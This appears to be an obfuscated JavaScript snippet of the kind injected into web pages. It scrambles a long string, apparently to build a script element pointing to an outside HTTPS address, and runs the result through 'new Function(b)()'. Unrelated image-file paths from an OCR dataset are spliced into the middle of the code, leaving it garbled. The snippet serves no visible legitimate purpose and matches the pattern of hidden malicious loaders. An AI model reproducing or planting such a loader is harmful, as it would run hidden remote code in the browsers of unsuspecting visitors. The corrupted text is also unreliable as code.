Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f 0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();